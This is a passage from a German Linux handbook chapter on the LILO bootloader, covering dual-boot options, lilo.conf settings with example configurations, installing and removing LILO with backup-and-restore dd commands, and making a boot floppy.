- *Bedingung:* Ein bootfähiges Diskettenlaufwerk ist vorhanden.
- *Beispiel:* Sie installieren Linux zusätzlich auf Ihrem DOS-, Windows 95/98- oder OS/2-System und starten Linux stets von Bootdiskette.
- *Vorteil:* Sie ersparen sich die doch etwas heikle Bootloader-Installation.
- *Nachteile:* Sie müssen *sehr* darauf bedacht sein, einen Sicherheitsvorrat funktionierender Bootdisketten zu haben. Der Start dauert länger.
- Dass Ihr Linux ohne Bootdiskette nicht starten kann, mag je nach beabsichtigtem Einsatz Ihres Rechners ein Nachteil oder Vorteil sein.

**Zusätzliche Systeme zur Laufzeit nachladen:** Ein Betriebssystem wird bei jedem Systemstart geladen, weitere können von diesem aus optional nachgeladen werden.

- *Bedingung:* Geeignete Programme zum Nachstarten eines Systems sind vorhanden.
- *Beispiele:* Das Laden von Linux von DOS aus mit Hilfe des Programms `loadlin.exe` (vgl. Abschnitt 4.9 auf Seite 157) oder das Hochfahren eines NetWare-Servers von DOS aus mit `server.exe`.

**Installation eines Bootmanagers:** Ein Bootmanager erlaubt, mehrere Systeme gleichzeitig auf einem Rechner zu halten und sie abwechselnd zu nutzen. Der Benutzer wählt das zu ladende System bereits während des Bootvorgangs aus; ein Wechsel erfordert den Neustart des Rechners.

- *Bedingung:* Der gewählte Bootmanager „harmonisiert“ mit allen Betriebssystemen.
- *Beispiele* für (zumindest unter bestimmten Bedingungen) mit Linux harmonisierende Bootmanager sind OS/2 (vgl. dazu Abschnitt 4.7.3 auf Seite 148) oder der DOS-Bootloader `boot.sys`.

Im Folgenden wird die Installation und Konfiguration von LILO, dem Standard-Bootmanager für Linux-Systeme, näher erläutert – eine gründliche Beschreibung der Fähigkeiten von LILO findet sich in [Alm96]<sup>5</sup>. Es schließen sich Ausführungen zu `loadlin` an.

---

<sup>5</sup>Mit `lpr /usr/share/doc/packages/lilo/user.dvi` kann diese Datei auf dem Drucker ausgegeben werden.

## 4.3 LILO stellt sich vor: Ein Überblick

### LILO – Ihr Auftritt!

Der Linux-Bootloader ist für die Installation im MBR geeignet (Einzelheiten später auf der nächsten Seite und in Abschnitt 4.5 auf Seite 142). LILO hat Zugriff auf beide im Real Modus bekannten Festplatten und ist bereits von seiner Installation her in der Lage, alle benötigten Daten auf den „rohen“ Festplatten<sup>6</sup>, ohne Informationen zur Partitionierung, zu finden. Deshalb lassen sich auch Betriebssysteme von der zweiten Festplatte booten. Die Einträge in der Partitionstabelle werden im Gegensatz zum DOS-Bootvorgang ignoriert.

Der Hauptunterschied zum DOS-Bootvorgang besteht jedoch in der Möglichkeit, beim Booten zwischen dem Laden verschiedener installierter Betriebssysteme – einschließlich Linux – wählen zu können. Nach dem Laden des MBR in den Speicher wird LILO gestartet; LILO kann nun seinerseits dem Benutzer die Auswahl aus einer Liste vorinstallierter Systeme anbieten (siehe auf dieser Seite).

### Was ist LILO und was kann er?

LILO ist ein vielseitiger Bootmanager. Er kann beim Systemstart folgende Systemprogramme laden und starten:

- Bootsektoren von Partitionen (Start eines Betriebssystems von dieser Partition)
- Linux-Kernel (Start von Linux)

Das Zweite können die meisten anderen Bootmanager nicht.

Zudem bietet er die wichtige Gelegenheit, dem Linux-Kernel eine Kommandozeile mitzugeben. Zu Sicherheitszwecken können die LILO-Dienste ganz oder teilweise passwortgeschützt werden.

### Wie sieht das Booten mit LILO aus?

Wenn LILO startet, gibt er den Text `LILO` und eine Begrüßungsmeldung aus – letztere haben Sie ihm bei der Konfiguration selbst mitgegeben (vgl. Abschnitt 4.4.2 auf Seite 139). Danach erscheint eine Eingabeaufforderung (Prompt):

```
boot :
```

Hier wählen Sie durch Eingabe eines Namens Ihr gewünschtes Betriebssystem aus, das dann sofort gestartet wird. Die Namen für Ihre Betriebssysteme haben Sie gleichfalls selbst vorher bei der Konfiguration vergeben. Einem Linux-Kernel können Sie an dieser Stelle eine Kommandozeile mitgeben. Eine Liste aller Namen können Sie sich mit `(Tab)` (= Taste `(Tab)`) anzeigen lassen.

<sup>6</sup>Von einem „rohen“ Datenträger (engl. *raw device*) spricht man, wenn auf ein Blockgerät (Festplatte, Partition, Diskette ...) direkt als einzelne (Geräte-)Datei zugegriffen wird, nicht über ein darauf angelegtes Dateisystem.

## Woraus besteht LILO?

Die LILO-Startmaschinerie umfasst die folgenden Bestandteile:

- einen *LILO-Bootsektor* mit einem Anfangsstück („erste Stufe“) des LILO-Codes, das den eigentlichen LILO beim Systemstart aktiviert



### Tipp

Übrigens: Die von LILO installierten Bootsektoren enthalten eine Byte-Sequenz, die auch für Bootsekturviren charakteristisch ist. Daher ist es nicht verwunderlich, wenn DOS-Virens Scanner in Dateien wie `/boot/chain.b` oder `/boot/os2_d.b` das *AIRCOP-Bootsektor-Virus* gefunden zu haben glauben. :-)

- den LILO-Maschinencode (sein „Herz“).  
Standardlokation: `/boot/boot.b`
- eine *Map-Datei*, in der LILO bei seiner Installation einträgt, wo die Linux-Kernel und sonstigen Daten, die er braucht, zu finden sind.  
Standardlokation: `/boot/map`
- optional: eine *Message-Datei*, deren Inhalt vor der LILO-Bootauswahl als Begrüßungsbotschaft ausgegeben wird. Übliche Lokation:  
`/boot/message` (oder ähnlich)
- die verschiedenen Linux-Kernel und Bootsektoren, die LILO zum Starten anbieten soll.



### Achtung

*Jeder Schreibzugriff* (auch durch Dateiverschiebung) auf eines dieser Bestandteile macht die Map-Datei ungültig und daher eine *Neu-Installation von LILO* erforderlich (siehe auf Seite 142)! Dies betrifft vor allem den Wechsel zu einem neuen Linux-Kernel.

## Wo kann LILO installiert werden?

Gemeint ist mit dieser Frage in Wirklichkeit meist der LILO-Bootsektor („erste Stufe“). Bevor wir darauf eingehen, wollen wir aber gleich hier auf eine generelle Einschränkung hinweisen:



### Achtung

*Alle* Bestandteile der LILO-Startmaschinerie und das Kernelimage `/boot/vmlinuz` müssen bei Festplatten in den *ersten 1024 Zylindern* liegen! Dies kann man durch eine kleine Extrapartition erreichen, die unter dem Verzeichnis `/boot` eingehängt („gemountet“) wird und die komplett innerhalb der ersten 1024 Zylinder liegt.

Nur diese physikalischen Bereiche sind schon während der Systemstartphase mit den BIOS-Treibern erreichbar. Noch dazu ist man in der Regel auf die *ersten beiden Festplatten* eingeschränkt. Wenn Sie ein älteres BIOS haben, gilt möglicherweise zudem: das zusätzliche Vorhandensein von (E)IDE-Festplatten schließt gleichfalls vorhandene SCSI-Geräte von der Bootfähigkeit aus.

Erst ein neueres BIOS lässt in der Regeln den Zugriff auf weitere Geräte zu: so etwa in Verbindung mit EIDE-Festplattencontrollern auf bis zu vier EIDE-Platten. Viele moderne BIOS/SCSI-Hostadapter Kombinationen erlauben sogar das „Nach-vorne-Schieben“ von SCSI-Platten hinsichtlich der Bootfähigkeit. Zur Nutzung dieser Möglichkeit mit LILO vgl. die Beschreibung der `disk`-Option auf Seite 140.

All das fassen wir der Einfachheit halber unter dem Schlagwort *1024-Zylinder-Grenze* zusammen. Sie ist schon bei der Partitionierung Ihrer Festplatten *vor* der Linux-Erstinstallation unbedingt zu berücksichtigen – danach ist es zu spät und macht Ihnen möglicherweise eine Menge zusätzlicher Arbeit! Einzelheiten zum Umgang damit später unter Abschnitt 4.8.2 auf Seite 153.

Für den LILO-Bootsektor stehen folgende Installationsziele zur Auswahl:

- **Auf einer Diskette**

Dies ist die sicherste, aber auch langsamste Methode, mit LILO zu booten (siehe auf Seite 145). Wem auch nach der Lektüre dieses Kapitels die Veränderung der Bootsektoren ein Gräuel ist, der sollte (zunächst) die Disketten-Variante wählen.

- **Im Bootsektor einer primären Linux-Partition der ersten Festplatte**

Diese Variante lässt den MBR unberührt. Vor dem Booten muss diese Partition mit `fdisk` als aktiv markiert werden. Wenn Linux ganz auf logischen Laufwerken oder Partitionen der zweiten Festplatte eingerichtet wurde, bleibt für LILO nur der Bootsektor der erweiterten Partition der ersten Festplatte – sofern diese existiert – übrig. Linux `fdisk` kann auch diese Partition aktivieren.

Wenn Sie mehrere Betriebssysteme von der Festplatte booten wollen, ist dieses Verfahren allerdings etwas umständlich: jedesmal *vor* einem Betriebssystem-Wechsel müssen Sie unter dem bisherigen Betriebssystem dessen Startpartition deaktivieren und die des nächsten Betriebssystems aktivieren. Die folgenden beiden Verfahren sind für diesen Fall besser geeignet.

- **Im Master Boot Record**

Diese Variante bietet die größte Flexibilität. Insbesondere ist dies die einzige Möglichkeit, Linux von Festplatte aus zu booten, wenn sämtliche Linux-Partitionen auf der zweiten Festplatte liegen, und auf der ersten keine erweiterte Partition zur Verfügung steht. Ein Veränderung des MBR birgt aber bei unsachgemäßer Installation auch gewisse Risiken. Die nötigen Sicherheitsmaßnahmen kommen in Abschnitt 4.5 auf Seite 142 zur Sprache.



#### 4.4.1 Der Aufbau der Datei `lilo.conf`

Die `/etc/lilo.conf` beginnt mit einem *globalen Abschnitt* (engl. *global options section*) mit allgemeinen Einstellungen, gefolgt von einem oder mehreren *System-Abschnitten* (engl. *image sections*) für die einzelnen Betriebssysteme, die LILO starten soll. Ein neuer Systemabschnitt wird jeweils eingeleitet durch eine Zeile mit der Option **image** oder **other**.

Die Reihenfolge der einzelnen Betriebssysteme in der `lilo.conf` ist nur insofern von Bedeutung, als das *zuerst* in der Liste aufgeführte System automatisch gebootet wird, wenn keine Benutzereingabe erfolgt – gegebenenfalls nach Ablauf einer vorkonfigurierten Wartezeit (s. u. die Optionen **delay** und **timeout**).

Datei 4.4.1 auf der nächsten Seite zeigt eine Beispielkonfiguration auf einem Rechner mit Linux und DOS. Zur Auswahl beim Booten sollen stehen: ein neuer und ein alter Linux-Kernel auf der gegenwärtigen Root-Partition (primär, auf der zweiten Platte), sowie MS-DOS (oder Windows 95) auf `/dev/hda1`.

In `/etc/lilo.conf` ist alles von einem `#` bis zum Zeilenende Kommentar. Er wird – ebenso wie Zwischenraum – von LILO ignoriert und kann zur Verbesserung der Lesbarkeit verwendet werden.

Gehen wir einmal die wichtigsten Zeilen Schritt für Schritt durch. Die weiteren Optionen sind in Abschnitt 4.4.2 auf Seite 139 beschrieben.

- **Globaler Abschnitt** (Parameterteil)

- **boot=<bootdevice>**

Device auf dessen erstem Sektor der LILO-Bootsektor installiert werden soll (das Installationsziel).

<bootdevice> kann sein: ein Diskettenlaufwerk (`/dev/fd0`), eine Partition (z. B. `/dev/hdb3`), oder eine ganze Platte (z. B. `/dev/hda`): letzteres bedeutet die Installation im MBR.

Voreinstellung: Fehlt diese Angabe, wird LILO auf der gegenwärtigen Linux-Rootpartition installiert.

- **prompt**

Erzwingt das Erscheinen der LILO-Eingabeaufforderung (☞ *Prompt*). Die Voreinstellung ist: kein Prompt! (Vgl. Abschnitt 4.4.2 auf Seite 139, Option **delay**.)

Empfohlen, sobald LILO mehr als nur ein System starten soll. Zusammen damit sollte auch die **timeout**-Option gesetzt werden, damit ein automatischer Reboot möglich ist, wenn keine Eingabe am Prompt erfolgt.

- **timeout=<zehntelsekunden>**

Setzt eine Auszeit für Eingaben am Prompt und ermöglicht dadurch einen automatischen Reboot, wenn nicht rechtzeitig eine Eingabe erfolgt ist.

<zehntelsekunden> ist dabei die verbleibende Zeit in Zehntelsekunden für eine Eingabe. Drücken von (Shift ↑) am Prompt lässt die Auszeit von neuem starten. Voreinstellung: keine zeitliche Begrenzung, d. h. es wird kein automatischer Reboot durchgeführt!

- **Linux-Abschnitt**



```

# LILO Konfigurations-Datei
# Start LILO global Section
boot=/dev/hda          # LILO Installationsziel: MBR
backup=/boot/MBR.hda.970428 # Backup-Datei für alten MBR
                        # vom 28. Apr 1997
#compact              # faster, but won't work on all systems.
#linear
message=/boot/message    # LILO's Begrüßungsmeldung
prompt
password = q99iwr4        # Allgemeines LILO Passwort
timeout=100              # 10 s am Prompt warten, bevor Voreinstellung
                        # gebootet wird
vga = normal             # normaler Textmodus (80x25 Zeichen)
# End LILO global section

# Linux bootable partition config begins
image = /boot/vmlinuz      # Voreinstellung
    root = /dev/hdb3        # Root-Partition für Kernel
    read-only
    label = Linux
# Linux bootable partition config ends

# Second Linux bootable partition config
image = /boot/vmlinuz.old
    root = /dev/hdb3
    read-only
    label = Linux.old
# 2nd Linux bootable partition config ends

# DOS bootable partition config begins
other = /dev/hda1
    label = DOS
    loader = /boot/chain.b
    table = /dev/hda
# DOS bootable partition config ends

```

Datei 4.4.1: Beispielkonfiguration in /etc/lilo.conf

– **image=<kernelimage>**

Hier muss der Name des zu bootenden Kernel-Images stehen. Dies wird in der Regel `/boot/vmlinuz` sein – bzw. bei älteren SuSE Linux-Systemen (vor Version 6.0) `/vmlinuz` oder `/zImage`.

– **label=<name>**

Innerhalb der `/etc/lilo.conf` eindeutiger, aber sonst frei wählbarer Name für das System (z. B. **Linux**). Maximale Länge 15 Zeichen: möglichst nur Buchstaben, Ziffern und Unterstrich – keine Leerzeichen, Sonderzeichen wie deutsche Umlaute u. Ä.<sup>7</sup>. Voreinstellung: der Dateiname des Kernel-Images (z. B. `/boot/vmlinuz`).

Durch Eingabe dieses Namens wählen Sie beim Systemstart an der LILO-Eingabeaufforderung das gewünschte Betriebssystem zum Starten aus. Bei mehreren Systemen empfiehlt es sich, eine nähere Beschreibung der Namen und Systeme in einer `message`-Datei (s. Abschnitt 4.4.2 auf der nächsten Seite, Option **message**) bereitzustellen.

– **root=<rootdevice>**

Damit gibt LILO dem Kernel die Rootpartition (z. B. `/dev/hda2`) des Linux-Systems an. Zur Sicherheit empfohlen! Wird diese Option weggelassen, nimmt der Kernel die in ihm selbst eingetragene Rootpartition<sup>8</sup>.

### • Anderes System

– **other=<partition>**

Mit **other** werden dem LILO Startpartitionen anderer Systeme zum Booten bekannt gemacht (z. B. `/dev/hda1`).

– **loader=<Boot-Loader>**

Für das Laden eines fremden Bootsektors baut LILO in seiner Map-Datei einen „Pseudo-MBR“ (beim Booten startet erst LILO den Pseudo-MBR, und dieser dann den fremden Bootsektor). Diese Option gibt die Datei an, aus der der Code für den Pseudo-MBR zu nehmen ist.

Voreinstellung und generell richtig: `/boot/chain.b`.

Manchmal soll ein Betriebssystem, das von der ersten Festplatte gebootet werden will (z. B. DOS), dennoch mit LILO von einer anderen Platte gestartet werden. Die Zusatzoptionen **map-drive=<Nummer>** und **to=<Nummer>** gestatten es, diese beiden Platten anhand ihrer BIOS-Gerätenummern zu „vertauschen“. Beispiel: Datei 4.4.2 auf der nächsten Seite.

Der Loader `os2_d.b` dient dazu, OS/2 von der zweiten Festplatte zu booten<sup>9</sup>. *Neu ab LILO-Version 20:* auch bei diesem Loader muss das „Vertauschen“ der ersten beiden Festplatten nun ausdrücklich vorgeschrieben werden (wie im Beispiel Datei 4.4.2 auf der nächsten Seite).

<sup>7</sup>Die genauen Regeln für erlaubte Zeichen finden Sie in [Alm96], Abschnitt 3.2.1.

<sup>8</sup>Zu sehen mit dem Kommando `rdev <kernelimage>`.

<sup>9</sup>`any_b.b` (Booten von B:) und `any_d.b` (Booten von der zweiten Festplatte) sind seit der LILO-Version 20 obsolet.

```
# Booting DOS from the second hard drive
# DOS bootable partition config begins
other = /dev/hdb1
  label = DOS
  loader = /boot/chain.b
    map-drive = 0x80      # first hd: BIOS number 0x80
    to        = 0x81      # second hd: BIOS number 0x81
    map-drive = 0x81
    to        = 0x80
  table = /dev/hdb
# DOS bootable partition config ends
```

Datei 4.4.2: `/etc/lilo.conf` Auszug: DOS von 2. Festplatte booten

- **table=<ptabelle>**  
 <ptabelle> muss das Quell-Device für die Partitionstabelle angeben, die in den Pseudo-MBR soll (in der Regel `/dev/hda` oder `/dev/sda`).
- **label=<name>**  
 Der (wiederum frei wählbare) Name für dieses System. Empfohlen. Die Voreinstellung – der bloße Device-Name der Partition – ist beim Booten nicht so aussagekräftig.

#### 4.4.2 Weitere optionale Konfigurationsmöglichkeiten (Auswahl)

Im letzten Abschnitt wurden nur die in `/etc/lilo.conf` minimal nötigen Einträge besprochen. Weitere nützliche Einstellungen folgen nun hier.

Diejenigen Optionen, die ausdrücklich als Image-Optionen gekennzeichnet sind, gehören in den Abschnitt eines einzelnen Betriebssystems. Die anderen sind für den globalen Parameterteil von `/etc/lilo.conf` gedacht.

- **backup=<backup-Datei>**

Die Datei, in der LILO ein Backup desjenigen Bootsektors ablegt, in den er anschließend installiert wird. Hierfür ist `/boot/boot.xxxx` die Vorgabe, wobei `xxxx` die interne Gerätenummer der Installationspartition ist; dies ist zu finden in den Kernelquellen in `/usr/src/linux/init/main.c`, Funktion `parse_root_dev()`.

Wir empfehlen, einen leichter deutbaren Namen zu verwenden, etwa wie oben im Beispiel (mit Gerätenamen und Datumsangabe). Sie verzichten damit auf das eingebaute Uninstall-Feature von LILO; aber dies macht man unserer Meinung nach sowieso besser mit aller Sorgfalt von Hand (siehe auf Seite 143).

#### Hinweis

Wenn die Backup-Datei vorher schon vorhanden ist, legt LILO *kein* neues Backup an! Sorgen Sie daher dafür, dass hier jeweils ein neuer, ungebrauchter Dateiname verwendet wird.



- **compact**

Diese Option empfiehlt sich bei Installation des LILO auf Diskette. LILO versucht dann, beim Start mehrere Sektoren auf einmal zu lesen und bootet u. U. schneller. Dies funktioniert leider nicht auf allen Maschinen. Bei Installation des LILO sollten Sie darauf verzichten: es ist sicherer, und der Zeitgewinn beträgt nur wenige Sekunden.

- **disk=<Gerätedatei>**  
**bios=<BIOS-Gerätenummer>**  
**cylinders=<Anzahl>**  
**heads=<Anzahl>**  
**sectors=<Anzahl>**

Hier kann dem LILO für einzelne Festplatten direkt vorgeschrieben werden, welche BIOS-Gerätenummer und Geometrie er zur Adressierung von Sektoren dieser Platte verwenden soll. Nur sehr selten erforderlich! Wichtigste Anwendung:

*IDE-SCSI-Mischsysteme:* Wenn Sie ein BIOS haben, das die Bootreihenfolge *SCSI vor IDE* erlaubt, und Sie diese Möglichkeit nutzen wollen, muss LILO extra über die geänderte Reihenfolge der Festplatten aus BIOS-Sicht informiert werden. Dies geschieht durch Zusatzeintrag in den globalen Teil der `lilo.conf` wie z. B. in Datei 4.4.3 für den Fall eines Systems mit je einer IDE- und SCSI-Platte.

```
# Enable LILO to correctly access /dev/sda and /dev/hda
# at boot time if their boot order is interchanged in
# the BIOS:
disk = /dev/sda      #   The SCSI disk is regarded as ...
    bios = 0x80      #   ... first BIOS disk;
disk = /dev/hda      #   the IDE disk is regarded as ...
    bios = 0x81      #   ... second BIOS disk.
```

Datei 4.4.3: `lilo.conf` Auszug: Bootreihenfolge: SCSI vor IDE

- **linear**

Die Angabe dieser Option bewirkt, dass bei der Installation von LILO sämtliche Referenzen auf Plattensektoren als logische anstelle physikalischer Adressen abgelegt werden, so dass sie unabhängig von der Festplatteengeometrie werden. Diese Option ist für den Fall gedacht, dass bei manchen Plattencontrollern das BIOS beim Systemstart eine andere Geometrie erkennt als das laufende Linux-System. Nur selten erforderlich!

Die **linear** Option befreit *nicht* von der 1024-Zylinder-Grenze, die durch die BIOS-Geometrie der Boot-Festplatte festgelegt ist. Vgl. auch [http://sdb.suse.de/sdb/de/html/kgw\\_lilo\\_linear.html](http://sdb.suse.de/sdb/de/html/kgw_lilo_linear.html).

- **message=<message-datei>**

Verweist auf eine Textdatei, die von LILO beim Systemstart als Erstes ausgegeben wird. Sie soll nicht mehr als 24 Zeilen haben (sonst scrollt sie weg) und kann z. B. einen Überblick über die anstehende LILO-Bootauswahl geben. Eine solche Startmeldung kennen Sie übrigens bereits von der mitgelieferten SuSE-Bootdiskette. Empfohlen.



### Hinweis

Wird diese Option verwendet, so gehört die `message`-Datei zur LILO-Startmaschinerie. Jede Änderung dieser Datei macht eine Neuinstallation von LILO erforderlich (Abschnitt 4.5 auf der nächsten Seite)!

- **password=<passwort>**

Kann sowohl am Anfang im Parameter-Abschnitt, als auch in einzelnen Systemabschnitten stehen. Sichert den Zugriff auf die LILO-Dienste bzw. auf das Booten des betreffenden Systems mit einem Passwort ab. Wenn Sie damit Ernst machen, sollten Sie das Passwort nach der ersten Verwendung dieser `lilo.conf` gleich wieder herauslöschen – als `root` können Sie sowieso jederzeit durch Neu-Installation von LILO ein neues Passwort setzen. – Es empfiehlt sich, zusätzlich die Option **restricted** zu setzen. Andernfalls kann man mit einem Parameter womöglich direkt eine Shell starten; vgl. die Manual-Page von `lilo.conf` (`man lilo.conf`)!

- **read-only**

Mit dieser Image-Option weist LILO den betreffenden Kernel an, die Root-partition zunächst read-only zu mounten, wie es beim Start von Linux-Systemen generell üblich ist. Wird diese Option weggelassen, verwendet der Kernel die in ihm selbst eingetragene Voreinstellung<sup>10</sup>.

- **delay=<zehntelsekunden>**

Wenn der Prompt *nicht* zwingend vorgeschrieben worden ist, kann der Benutzer dennoch zur Startzeit von LILO durch Tastendruck ((`Shift` ↑), (`Strg`), (`Alt`)) einen Prompt anfordern. Die **delay** Option gibt die Zeit vor, die LILO nach seinem Start auf einen solchen Tastendruck wartet, bevor er automatisch das erste System aus seiner Betriebssystem-Liste lädt. Die Voreinstellung ist 0, d. h. keine Wartezeit.

Die **delay** Option ist natürlich *überflüssig*, wenn mit **prompt** sowieso ein Prompt zwingend angefordert wird.

- **vga=<mode>**

Wählt den VGA-Textmodus beim Start. Gültige Werte für `<mode>` sind `normal` (für 80x25), `ext` (für 80x50) oder `ask` (beim Booten fragen). Die bei Framebuffer-Kernel möglichen Werte sind in `/usr/src/linux/Documentation/fb/vesafb.txt` genannt und beschrieben.

<sup>10</sup>Zu sehen mit dem Kommando `rdev -R <kernelimage>`. Sie ist bei den Installationskernel und auch bei einem neu-übersetzten Kernel ohnehin *read-only* (prüfen!), daher braucht man diese Option normalerweise nicht.

- **append=<parameter>**

Image-Option für Linux-Kernel. Ermöglicht die Übergabe von Kernel-Parametern wie etwa bei der Übergabe von Hardwarekomponenten, genauso wie dies am LILO-Prompt möglich ist. Der Kernel erhält zuerst die **append** Zeile, dann die Eingaben am Prompt; daher überwiegen im Zweifelsfall die Eingaben am Prompt.

Zum Beispiel: **append="mcd=0x300,10"**

### 4.5 Installation und De-Installation von LILO

Bei einer Neuinstallation von Linux führt YaST den Benutzer interaktiv durch die nötigen Schritte. Ein Eingreifen von Hand ist bei der Installation von LILO i. Allg. nicht nötig. Hier möchten wir aber davon ausgehen, dass LILO mit speziellen Optionen in ein bestehendes System integriert werden soll.



#### Achtung

Die Installation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Installation von LILO *auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen vorhandenen Betriebssysteme, von Diskette booten können! Vor allem fdisk muss zur Verfügung stehen.

### Installation nach Änderung der Konfiguration

Wenn sich an den LILO-Komponenten (siehe auf Seite 133) etwas geändert hat oder wenn Sie Ihre Konfiguration in `/etc/lilo.conf` modifiziert haben, müssen Sie LILO neu installieren. Dies geschieht durch einfachen Aufruf des sog. *Map-Installers*:

```
erde: # /sbin/lilo
```

Was dann geschieht, ist, dass LILO ein Backup des Ziel-(Boot-)Sektors anlegt, seine „erste Stufe“ in diesen Sektor schreibt und eine neue Map-Datei erzeugt (siehe auf Seite 133). LILO meldet nacheinander die installierten Systeme – z. B. im Fall unser obigen Beispielkonfiguration (s. Ausgabe 4.5.1):

```
Added Linux*
Added Linux.old
Added DOS
```

Ausgabe 4.5.1: Ausgaben beim Aufruf von LILO

Nach abgeschlossener Installation kann der Rechner neu gestartet werden:

```
erde: # shutdown -r now
```

Nachdem das BIOS seinen Systemtest ausgeführt hat, meldet sich LILO mit seiner Eingabeaufforderung, an der Sie dem LILO Parameter für den Kernel übergeben und das gewünschte Bootimage auswählen können. Mit **(Tab)** lassen sich die Bezeichnungen der installierten Konfigurationen auflisten.

## Installation nach Neu-Kompilierung des Kernels

Wenn Sie einen neu kompilierten Kernel in Ihr Bootkonzept aufnehmen wollen, haben Sie neben der LILO-Neuinstallation von Hand noch eine weitere, und zwar bequemere Möglichkeit:

Die Organisation der Befehle zum Konfigurieren und zum Erzeugen des Kernels ist in `/usr/src/linux/Makefile` niedergelegt; dort soll **INSTALL\_PATH=/boot** festgelegt werden (vgl. Abschnitt 13.5 auf Seite 418). Dieses Makefile verfügt über ein **target** namens **bzliilo**, das nach einer Kernel-Kompilierung automatisch den derzeit als `/boot/vmlinuz` (früher `/vmlinuz`) installierten Kernel nach `/boot/vmlinuz.old` kopiert, den neu erzeugten Kernel nach `/boot/vmlinuz` schreibt und schließlich LILO neu installiert. Dazu reicht:

```
erde:/usr/src/linux # make bzliilo
```

Das ist freilich nur sinnvoll, wenn Ihre `/etc/lilo.conf` auf diesen LILO-Aufruf *vorher* vorbereitet worden ist und Ihr bisheriger Kernel wirklich unter `/boot/vmlinuz` liegt. Unter Ihren Images sollten Sie den neuen Kernel – und zur Sicherheit auch den alten – aufführen; etwa so, wie es in Datei 4.4.1 auf Seite 137 geschehen ist.


Dadurch können Sie am LILO-Bootprompt sowohl den neuen Kernel starten als auch den alten – funktionierenden – Kernel (Name im Beispiel: `linux.old`). So bauen Sie eine weitere Sicherheitsstufe ein, die dann von Nutzen ist, wenn das System mit dem neuen Kernel nicht booten kann.

Zum Erzeugen eines neuen Kernels siehe Kapitel 13 auf Seite 413 ff.


## Entfernen von LILO

### Achtung

Die Deinstallation eines Bootmanagers ist ein tiefer Eingriff ins System und dementsprechend heikel. Vergewissern Sie sich vor der Deinstallation von LILO *auf jeden Fall*, dass Sie Ihr Linux, und möglichst auch Ihre anderen Betriebssysteme – soweit vorhanden – von Diskette booten können! Sie geraten sonst möglicherweise in die unangenehme Lage, nicht mehr auf die Betriebssysteme auf Ihrer Festplatte zugreifen zu können.



Vielleicht wird es eines Tages doch einmal nötig, LILO wieder zu deinstallieren :-( Dies geschieht, indem der Ziel-(Boot-)sektor, in dem LILO installiert worden ist, seinen vorigen Inhalt zurückerhält. Unter Linux ist das kein Problem, *wenn* ein gültiges Backup vorhanden ist (vgl. Abschnitt 4.4.2 auf Seite 139, Option **backup**).



### Achtung

Ein Bootsektor-Backup wird ungültig, wenn die betreffende Partition ein neues Dateisystem erhalten hat (DOS-Welt: formatiert worden ist). Die Partitionstabelle in einem MBR-Backup wird ungültig, wenn die betreffende Festplatte zwischenzeitlich anders partitioniert worden ist. Solche Backups sind „Zeitbomben“: am Besten sofort löschen! Das Zurückspielen veralteter Backups in diese Systemsektoren ist ein ziemlich sicherer Weg zu massivem Datenverlust!

Am einfachsten ist es, einen DOS-, Windows- oder OS/2-MBR wiederherzustellen. Es geschieht mit dem MS-DOS-Befehl (verfügbar ab DOS-Version 5.0):

```
C:\> fdisk /MBR
```

bzw. dem OS/2-Befehl:

```
C:\> fdisk /newmbr
```

Diese Befehle schreiben nur die 446 ersten Bytes (den Boot-Code) in den MBR zurück und lassen die gegenwärtige Partitionstabelle unangetastet<sup>11</sup>. *Nicht vergessen:* Mit `fdisk` die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen; die MBR-Routinen von DOS, Windows, OS/2 brauchen das!

Ansonsten legen Sie zunächst von dem fraglichen LILO-Sektor ein weiteres frisches Backup an – sicher ist sicher. Dann prüfen Sie – wenigstens zweimal ; - ) – ob Ihre alte Backup-Datei die richtige ist und ob sie genau 512 Byte groß ist. Schließlich spielen Sie sie dann zurück. Das Ganze geht mit den folgenden Befehlen (dabei `if=` und `of=` *nicht verwechseln*!!):

- Wenn LILO in Partition `yyyy` (z. B. `hda1`, `hda2`,...) residiert:

```
erde: # dd if=/dev/yyyy of=Neue-Datei bs=512 count=1
erde: # dd if=Backup-Datei of=/dev/yyyy
```

- Wenn LILO im MBR der Platte `zzz` (z. B. `hda`, `sda`) residiert:

```
erde: # dd if=/dev/zzz of=Neue-Datei bs=512 count=1
erde: # dd if=Backup-Datei of=/dev/zzz bs=446 count=1
```

Der letzte Befehl ist „vorsichtig“ und schreibt gleichfalls nicht in die Partitionstabelle. Auch hier *nicht vergessen:* Mit `fdisk` anschließend die von jetzt an gewünschte Startpartition wieder als *aktiv* (engl. *bootable*) kennzeichnen.

Übrigens: beachten Sie, wie schnell so ein Bootsektor-Backup geht! Zur häufigeren Anwendung empfohlen.

<sup>11</sup> Außer, wenn der MBR (siehe auf Seite 129) wegen einer falschen „magischen Zahl“ als im ganzen ungültig behandelt wird: dann wird die Partitionstabelle genullt!!





- Ihre Kernel-Dateien und die LILO-Datei `/boot/boot.b` nach `/mnt` (d. h. auf die Diskette) kopieren.
- Optional: Eine Datei `/mnt/message` für die Begrüßungsmeldung anlegen.
- In `/mnt` eine eigene `lilo.conf` anlegen wie in Datei 4.6.1. Natürlich müssen Sie noch die tatsächliche Root-Partition statt `Ihr_Root_Device` eintragen:

```
# LILO Konfigurations-Datei Bootdiskette
# Start LILO global Section
boot=/dev/fd0          # Installationsziel: Floppy
install=/mnt/boot.b    # Natürlich LILO und
map=/mnt/map           # Map-Datei auf die Floppy!
message=/mnt/message   # optional
prompt
timeout=100           # Warten am Prompt: 10 s
vga = normal          #
# End LILO global section
#
# Linux bootable partition config begins
image = /mnt/vmlinuz   # default
    root = /dev/Ihr_Root_Device # Root-Partition hierher!
    label = linux
# Linux bootable partition config ends
#
# Systemabschnitte für weitere Kernel hier:
```

Datei 4.6.1: `lilo.conf` für Bootdiskette

- Wenn Sie eine `initrd` verwenden, bitte auch diese in die `lilo.conf` eintragen; vgl. die Hinweise in Abschnitt 16.3.3 auf Seite 487.
- LILO mit *dieser* `lilo.conf` installieren:  
erde: # `/sbin/lilo -C /mnt/lilo.conf`
- Floppy „unmounten“, fertig!  
erde: # `/bin/umount /mnt`
- Nicht vergessen: Bootdiskette ausprobieren, ob sie wirklich geht :-)

## 4.7 Beispielkonfigurationen

